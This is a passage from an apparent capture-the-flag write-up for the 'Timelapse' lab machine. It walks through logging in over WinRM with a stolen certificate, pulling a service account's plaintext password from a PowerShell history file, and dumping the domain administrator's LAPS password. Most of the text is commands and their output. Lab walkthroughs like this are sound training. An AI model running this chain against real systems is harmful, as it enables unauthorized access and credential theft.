
The private key looks as shown above. However, before we can use this, we must delete the lines above the `---BEGIN` part. We have to do this for **both** cert and private key files.

After our private key and cert are ready, we can try to login using `WinRM`

Initial Foothold

We will use evil-winrm to login to the server using our obtained private key and cert using the following command:

```
evil-winrm -S -k drlive.key.edited -c drlive.crt.edited -i 10.10.11.152
```




```
~/Hacking/Boxes/Timelapse/smb_files/zip_file/certs
λ ➤  evil-winrm -S -k drlive.key.edited -c drlive.crt.edited -i 10.10.11.152

Evil-WinRM shell v3.3

Warning: SSL enabled

Info: Establishing connection to remote endpoint

Enter PEM pass phrase:
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
*Evil-WinRM* PS C:\Users\legacyy\Documents> █
```

We will be prompt to enter a password regardless of us using the keys. Luckily the password thuglegacy works! This prompt will also occur often when enumerating, so save the password to your clipboard.

Using the whoami command, we can see that we are the legacyy user and the machine is named timelapse.

At this point we can use the following command to see if our user got the user flag or not:

```
# from the C:\Users\legacyy directory
gci -force -recurse -filter "*.txt" 2>$null
```




```
*Evil-WinRM* PS C:\Users\legacyy> gci -force -recurse -filter "*.txt" 2>$null
Enter PEM pass phrase:


    Directory: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2022  11:46 PM            434 ConsoleHost_history.txt


    Directory: C:\Users\legacyy\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         7/5/2022   5:18 AM             34 user.txt
*Evil-WinRM* PS C:\Users\legacyy> █
```

We get the user.txt file and also another interesting file ConsoleHost_history.txt.

Let us see its content as well.


```
type
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_
history.txt
```



```
*Evil-WinRM* PS C:\Users\legacyy> type C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Enter PEM pass phrase:
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
*Evil-WinRM* PS C:\Users\legacyy>
```


It appears as though we have another user and password!

Let us check the users on the system to confirm this find.



```
*Evil-WinRM* PS C:\Users> gci


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/23/2021  11:27 AM                Administrator
d-----       10/25/2021   8:22 AM                legacyy
d-r---       10/23/2021  11:27 AM                Public
d-----       10/25/2021  12:23 PM                svc_deploy
d-----        2/23/2022   5:45 PM                TRX


*Evil-WinRM* PS C:\Users>
```

The `svc_deploy` user exists on the system. Before moving to that user, let us do some enumeration with our current user.



```
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami /all

USER INFORMATION
----------------

User Name         SID
================= ============================================
timelapse\legacyy S-1-5-21-671920749-559770252-3318990721-1603


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
TIMELAPSE\Development                       Group            S-1-5-21-671920749-559770252-3318990721-3101 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```


Unfortunately, we cannot access the other users or any other interesting files. Furthermore, we do not have any privileges and we are not part of an important group.

The next step would be to login with the `svc_deploy` user.

Privilege Escalation

We will use `evil-winrm` again, but this time with the newly acquired credentials `svc_deploy` and `E3R$Q62^12p7PLlC%KWaxuaV`.


```
evil-winrm -S -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -i 10.10.11.152
```



```
~/Hacking/Boxes/Timelapse/smb_files/zip_file/certs
λ ➤ evil-winrm -S -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -i 10.10.11.152

Evil-WinRM shell v3.3

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
timelapse\svc_deploy
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```

We logged in as the `svc_deploy` user. However, this user does not have any interesting files.

Let us check its privileges and groups.




```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami /all

USER INFORMATION
----------------

User Name            SID
==================== ============================================
timelapse\svc_deploy S-1-5-21-671920749-559770252-3318990721-3103


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
TIMELAPSE\LAPS_Readers                      Group            S-1-5-21-671920749-559770252-3318990721-2601 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> █
```

We do not have any outstanding privileges, however, we are a part of the `LAPS_Readers` group. We can potentially dump `LAPS` credentials.

Root

After googleing about `LAPS`, we can use the following commands as the `svc_deploy` user to get the `root` user's credentials:

```
$Computers = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime
$Computers | Sort-Object ms-Mcs-AdmPwdExpirationTime | Format-Table -AutoSize Name, DnsHostName, ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime
```



```
*Evil-WinRM* PS C:\Users\svc_deploy> $Computers = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime
$Computers | Sort-Object ms-Mcs-AdmPwdExpirationTime | Format-Table -AutoSize Name, DnsHostName, ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime

Name  DnsHostName        ms-Mcs-AdmPwd            ms-Mcs-AdmPwdExpirationTime
----  -----------        -------------            ---------------------------
WEB01
DEV01
DB01
DC01  dc01.timelapse.htb 1Bvu.h48R[WWxn28[5J6lZ;) 133019290814974751


*Evil-WinRM* PS C:\Users\svc_deploy> █
```


We get the domain controller `dc01.timelapse.htb` with the password `1Bvu.h48R[WWxn28[5J6lZ;)`.

Let us login as the `Administrator`:

```
evil-winrm -S -r dc01.timelapse.htb -u Administrator -p '1Bvu.h48R[WWxn28[5J6lZ;)' -i 10.10.11.152
```

We login successfully, however, the flag is not in the admin's `Desktop`, directory.

After looking around a bit, we find it in the `TRX` user.



```
*Evil-WinRM* PS C:\Users\TRX\Desktop> whoami
timelapse\administrator
*Evil-WinRM* PS C:\Users\TRX\Desktop> gci


    Directory: C:\Users\TRX\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          7/5/2022   5:18 AM             34 root.txt


*Evil-WinRM* PS C:\Users\TRX\Desktop>
```

And we have rooted this box!